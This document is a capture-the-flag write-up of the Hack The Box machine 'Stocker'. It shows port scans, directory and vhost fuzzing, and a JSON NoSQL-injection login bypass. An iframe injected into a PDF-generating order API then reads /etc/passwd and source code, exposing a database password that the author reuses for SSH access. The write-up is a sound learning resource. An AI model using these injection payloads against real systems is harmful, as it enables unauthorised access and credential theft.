Stocker

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.196
Lets try pinging it

```
ping 10.10.11.196 -c 5

PING 10.10.11.196 (10.10.11.196) 56(84) bytes of data.
64 bytes from 10.10.11.196: icmp_seq=1 ttl=63 time=105 ms
64 bytes from 10.10.11.196: icmp_seq=2 ttl=63 time=122 ms
64 bytes from 10.10.11.196: icmp_seq=3 ttl=63 time=79.6 ms
64 bytes from 10.10.11.196: icmp_seq=4 ttl=63 time=82.3 ms
64 bytes from 10.10.11.196: icmp_seq=5 ttl=63 time=147 ms

--- 10.10.11.196 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 79.558/107.244/146.718/25.211 ms
```

Alright, lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.196 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Stocker git:(main)±2 (7.015s)
rustscan -a 10.10.11.196 --ulimit 5000
The Modern Day Port Scanner.
----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
RustScan: Where '404 Not Found' meets '200 OK'.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.196:22
Open 10.10.11.196:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-26 18:23 IST
Initiating Ping Scan at 18:23
Scanning 10.10.11.196 [2 ports]
Completed Ping Scan at 18:23, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:23
Completed Parallel DNS resolution of 1 host. at 18:23, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 18:23
Scanning 10.10.11.196 [2 ports]
Discovered open port 22/tcp on 10.10.11.196
Discovered open port 80/tcp on 10.10.11.196
Completed Connect Scan at 18:23, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.11.196
Host is up, received syn-ack (0.082s latency).
Scanned at 2024-10-26 18:23:16 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.196 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Stocker git:(main)±4 (13.833s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.196 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-26 18:26 IST
Nmap scan report for 10.10.11.196
Host is up (0.082s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d:12:97:1d:86:bc:16:16:83:60:8f:4f:06:e6:d5:4e (RSA)
|   256 7c:4d:1a:78:68:ce:12:00:df:49:10:37:f9:ad:17:4f (ECDSA)
|_  256 dd:97:80:50:a5:ba:cd:7d:55:e8:27:ed:28:fd:aa:3b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://stocker.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.79 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 3d:12:97:1d:86:bc:16:16:83:60:8f:4f:06:e6:d5:4e (RSA)
| 256 7c:4d:1a:78:68:ce:12:00:df:49:10:37:f9:ad:17:4f (ECDSA)
|_ 256 dd:97:80:50:a5:ba:cd:7d:55:e8:27:ed:28:fd:aa:3b (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://stocker.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add stocker.htb to our /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb
~
~
```

Moving on, lets do directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://stocker.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Stocker git:(main)±1 (9.575s)
feroxbuster -u http://stocker.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
404      GET        7l       12w      162c Auto-filtering found 404-like response and created ne
200      GET       12l       62w     3907c http://stocker.htb/img/webp/interior37.webp
200      GET        4l       10w      696c http://stocker.htb/img/favicon-16x16.png
200      GET        6l       21w     1354c http://stocker.htb/img/favicon-32x32.png
200      GET       39l      197w    15603c http://stocker.htb/img/webp/people23.webp
200      GET       20l      129w     9226c http://stocker.htb/img/apple-touch-icon.png
200      GET       40l      241w    18399c http://stocker.htb/img/webp/people1.webp
200      GET        1l      268w    13800c http://stocker.htb/js/aos.js
200      GET        6l      546w    42350c http://stocker.htb/css/theme.min.css
200      GET       91l      507w    41060c http://stocker.htb/fonts/inter-v12-latin-700.woff
200      GET      122l      561w    41547c http://stocker.htb/img/webp/people2.webp
200      GET       55l      383w    31373c http://stocker.htb/fonts/inter-v12-latin-300.woff2
200      GET       97l      503w    40143c http://stocker.htb/fonts/inter-v12-latin-300.woff
200      GET       78l      424w    31843c http://stocker.htb/fonts/inter-v12-latin-500.woff2
200      GET       56l      418w    32043c http://stocker.htb/fonts/inter-v12-latin-700.woff2
200      GET       81l      475w    40738c http://stocker.htb/fonts/inter-v12-latin-500.woff
200      GET      176l     1153w    89907c http://stocker.htb/img/webp/interior29.webp
403      GET        7l       10w      162c http://stocker.htb/js/
403      GET        7l       10w      162c http://stocker.htb/img/
200      GET        7l     1222w    79742c http://stocker.htb/js/bootstrap.bundle.min.js
403      GET        7l       10w      162c http://stocker.htb/fonts/
403      GET        7l       10w      162c http://stocker.htb/css/
403      GET        7l       10w      162c http://stocker.htb/img/webp/
200      GET        1l        4w     2174c http://stocker.htb/favicon.ico
200      GET      321l     1360w    15463c http://stocker.htb/index.html
200      GET     2059l    12963w   984134c http://stocker.htb/img/angoose.png
200      GET      321l     1360w    15463c http://stocker.htb/
[####################] - 9s     27711/27711   0s      found:26      errors:295
[####################] - 8s      4614/4614    589/s   http://stocker.htb/
[####################] - 6s      4614/4614    745/s   http://stocker.htb/js/
[####################] - 6s      4614/4614    743/s   http://stocker.htb/img/
[####################] - 6s      4614/4614    747/s   http://stocker.htb/css/
[####################] - 6s      4614/4614    748/s   http://stocker.htb/fonts/
[####################] - 6s      4614/4614    742/s   http://stocker.htb/img/webp/
```

Directories

200 GET 12l 62w 3907c http://stocker.htb/img/webp/interior37.webp
200 GET 4l 10w 696c http://stocker.htb/img/favicon-16x16.png
200 GET 6l 21w 1354c http://stocker.htb/img/favicon-32x32.png
200 GET 39l 197w 15603c http://stocker.htb/img/webp/people23.webp
200 GET 20l 129w 9226c http://stocker.htb/img/apple-touch-icon.png
200 GET 40l 241w 18399c http://stocker.htb/img/webp/people1.webp
200 GET 1l 268w 13800c http://stocker.htb/js/aos.js
200 GET 6l 546w 42350c http://stocker.htb/css/theme.min.css
200 GET 91l 507w 41060c http://stocker.htb/fonts/inter-v12-latin-700.woff
200 GET 122l 561w 41547c http://stocker.htb/img/webp/people2.webp
200 GET 55l 383w 31373c http://stocker.htb/fonts/inter-v12-latin-

```
300.woff2
200 GET 97l 503w 40143c http://stocker.htb/fonts/inter-v12-latin-300.woff
200 GET 78l 424w 31843c http://stocker.htb/fonts/inter-v12-latin-500.woff2
200 GET 56l 418w 32043c http://stocker.htb/fonts/inter-v12-latin-700.woff2
200 GET 81l 475w 40738c http://stocker.htb/fonts/inter-v12-latin-500.woff
200 GET 176l 1153w 89907c http://stocker.htb/img/webp/interior29.webp
200 GET 7l 1222w 79742c http://stocker.htb/js/bootstrap.bundle.min.js
200 GET 1l 4w 2174c http://stocker.htb/favicon.ico
200 GET 321l 1360w 15463c http://stocker.htb/index.html
200 GET 2059l 12963w 984134c http://stocker.htb/img/angoose.png
200 GET 321l 1360w 15463c http://stocker.htb/
```

Lets do VHOST Enumeration as well

```
ffuf -u http://stocker.htb -H 'Host: FUZZ.stocker.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Stocker git:(main)±5 (53.394s)
ffuf -u http://stocker.htb -H 'Host: FUZZ.stocker.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://stocker.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.stocker.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

dev                     [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 227ms]
:: Progress: [114441/114441] :: Job [1/1] :: 2197 req/sec :: Duration: [0:00:53] :: Errors: 0 ::
```

Lets add dev.stocker.htb to /etc/hosts as well


```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
~
```

Lets do directory fuzzing on this sub-domain as well

Now lets see this web application now

Web Application

Default page



We're still actively developing our site to make it as easy as possible for you to order our products. We're really excited.

Nothing in the source code as well
lets see that subdomain

I tried `admin:admin` but doesnt work but i got that request in burp

So this is express or in this case probably node
So this should parse json file lets test it

Request

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: dev.stocker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
  Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 43
9 Origin: http://dev.stocker.htb
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://dev.stocker.htb/login
13 Cookie: connect.sid=
  s%3Ahsr_BlTVprSIAGAiVTxHTeSpPmbvuEKX.jzC1lMtRYmgxEfw2WBJuafH3kL7r%2Bz
  U%2BBatuXSDP9Sg
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 {
     "username":"admin",
     "password":"admin"
   }
18
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 26 Oct 2024 14:10:27 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 92
6 Connection: keep-alive
7 X-Powered-By: Express
8 Location: /login?error=login-error
9 Vary: Accept
10
11 <p>
     Found. Redirecting to <a href="/login?error=login-error">
       /login?error=login-error
     </a>
   </p>
```

And it does so this is our entry point then

Gaining Access

So I tried the NoSQL injection in the normal URL but that doesnt work

So lets try the json NoSQL injection

Request

Pretty Raw Hex


```
1 POST /login HTTP/1.1
2 Host: dev.stocker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
  Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 70
9 Origin: http://dev.stocker.htb
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://dev.stocker.htb/login
13 Cookie: connect.sid=
  s%3Ahsr_BlTVprSIAGAiVTxHTeSpPmbvuEKX.jzC1lMtRYmgxEfw2WBJuafH3kL7r%2Bz
  U%2BBatuXSDP9Sg
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 {
     "username":{
       "$ne":"pks"
     },
     "password":{
       "$ne":"pks"
     }
   }
22
```

Response

Pretty Raw Hex Render


```
1 HTTP/1.1 302 Found
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 26 Oct 2024 13:13:46 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 56
6 Connection: keep-alive
7 X-Powered-By: Express
8 Location: /stock
9 Vary: Accept
10
11 <p>
     Found. Redirecting to <a href="/stock">
       /stock
     </a>
   </p>
```

And it works lets see this page




Lets add something in our cart from below options

Lets see our cart from the above option



Now lets submit this



Lets see this

A PDF huh lets try html injection in this request
I got it here it here in burp

Request

Pretty Raw Hex


```
1 POST /api/order HTTP/1.1
2 Host: dev.stocker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://dev.stocker.htb/stock
8 Content-Type: application/json
9 Content-Length: 227
0 Origin: http://dev.stocker.htb
1 Sec-GPC: 1
2 Connection: keep-alive
3 Cookie: connect.sid=
  s%3Ahsr_BlTVprSIAGAiVTxHTeSpPmbvuEKX.jzC1lMtRYmgxEfw2WBJuafH3kL7r%2BzU%2BBatuXSDP9Sg
4 Priority: u=0
5
6 {
      "basket":[
          {
              "_id":"638f116eeb060210cbd83a8d",
              "title":
              "Cup<iframe src='file:///etc/passwd' height=1000 width=1000></iframe>",
              "description":"It's a red cup.",
              "image":"red-cup.jpg",
              "price":32,
              "currentStock":4,
              "__v":0,
              "amount":1
          }
      ]
  }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 26 Oct 2024 14:18:25 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 53
6 Connection: keep-alive
7 X-Powered-By: Express
8 ETag: W/"35-mwVbyKrZNU2qq5gJVRJY5gReo/c"
9
10 {
       "success":true,
       "orderId":"671cfa3191cb84eca3e27859"
   }
```

And lets see this pdf now using the id



Cup

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
landscape:x:109:116::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534::/home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
```

Got LFI here also the user's name is angoose

So i looked here a lot of file and found if i go to /var/www/dev/index.js it seem to reveal creds

Request

Pretty Raw Hex


```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://dev.stocker.htb/stock
Content-Type: application/json
Content-Length: 237
Origin: http://dev.stocker.htb
Sec-GPC: 1
Connection: keep-alive
Cookie: connect.sid=
s%3Ahsr_BlTVprSIAGAiVTxHTeSpPmbvuEKX.jzC1lMtRYmgxEfw2WBJuafH3kL7r%2BzU%2BBatuXSDP9Sg
Priority: u=0

{
    "basket":[
        {
            "_id":"638f116eeb060210cbd83a8d",
            "title":
            "Cup<iframe src='file:///var/www/dev/index.js' height=1000 width=1000></
            iframe>",
            "description":"It's a red cup.",
            "image":"red-cup.jpg",
            "price":32,
            "currentStock":4,
            "__v":0,
            "amount":1
        }
    ]
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 26 Oct 2024 14:21:07 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 53
Connection: keep-alive
X-Powered-By: Express
ETag: W/"35-UHI3OgBWIhZ4gCldhnmahzeJ/Wg"

{
    "success":true,
    "orderId":"671cfad391cb84eca3e2785e"
}
```

Lets see this



5QS

10/26/2024

Thanks for shopping with us!

Your order summary:

Item	
Cup	

```
const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource

app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(
  session({
```

And we get a password here
Im just gonna assume its the angoose's password cuz i tried it and it worked

⚠ User Creds Found

Username : angoose
Password : IHeardPassphrasesArePrettySecure

Lets SSH in

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Stocker git:(main)±3 (2m 11.86s)
ssh dev@stocker.htb

The authenticity of host 'stocker.htb (10.10.11.196)' can't be established.
ED25519 key fingerprint is SHA256:jqYjSiavS/WjCMCrDzjEo7AcpCFS07X3OLtbGHo/7LQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'stocker.htb' (ED25519) to the list of known hosts.
dev@stocker.htb's password:
Permission denied, please try again.
dev@stocker.htb's password:
Permission denied, please try again.
dev@stocker.htb's password:
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Stocker git:(main)±3 (3.3s)
ssh angoose@stocker.htb

angoose@stocker.htb's password:
```

```
angoose@stocker:~ (0.185s)
id

uid=1001(angoose) gid=1001(angoose) groups=1001(angoose)
```

